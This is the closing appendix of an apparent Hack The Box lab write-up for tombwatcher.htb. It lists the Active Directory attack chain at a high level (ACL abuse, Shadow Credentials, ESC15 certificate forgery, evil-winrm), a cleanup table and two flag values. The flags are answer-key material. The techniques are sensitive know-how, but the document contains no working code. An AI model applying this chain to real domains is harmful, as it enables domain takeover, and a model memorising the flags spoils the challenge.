Administrator	Domain administrator	ESC15 forged certificate → LDAP shell → Shadow Credentials	NT hash; full domain compromise; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
tombwatcher.htb	AD	SPN assigned to alfred — remove if cleanup script has not run
tombwatcher.htb	AD	sam's password was force-reset to Password1! — reset to original or random
tombwatcher.htb	AD	john's DACL was modified — verify ownership and ACEs are restored
tombwatcher.htb	AD	cert_admin was restored from Recycle Bin — re-delete if not needed
tombwatcher.htb	AD	Shadow Credentials added to john, cert_admin, and Administrator — remove msDS-KeyCredentialLink entries
tombwatcher.htb	ADCS	Certificates issued for administrator via ESC15 — revoke from CA

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	DC01.tombwatcher.htb	1e9ff56f0939c8bd5c29bc3b8a5b9617	C:\Users\john\Desktop\user.txt	henry → ACL chain → Shadow Credentials → evil-winrm as john
2	DC01.tombwatcher.htb	fc776a8d1a4bd74d0c51c9307ed16b98	C:\Users\Administrator\Desktop\root.txt	cert_admin → ESC15 → LDAP shell → Shadow Creds → evil-winrm as Administrator

End of Report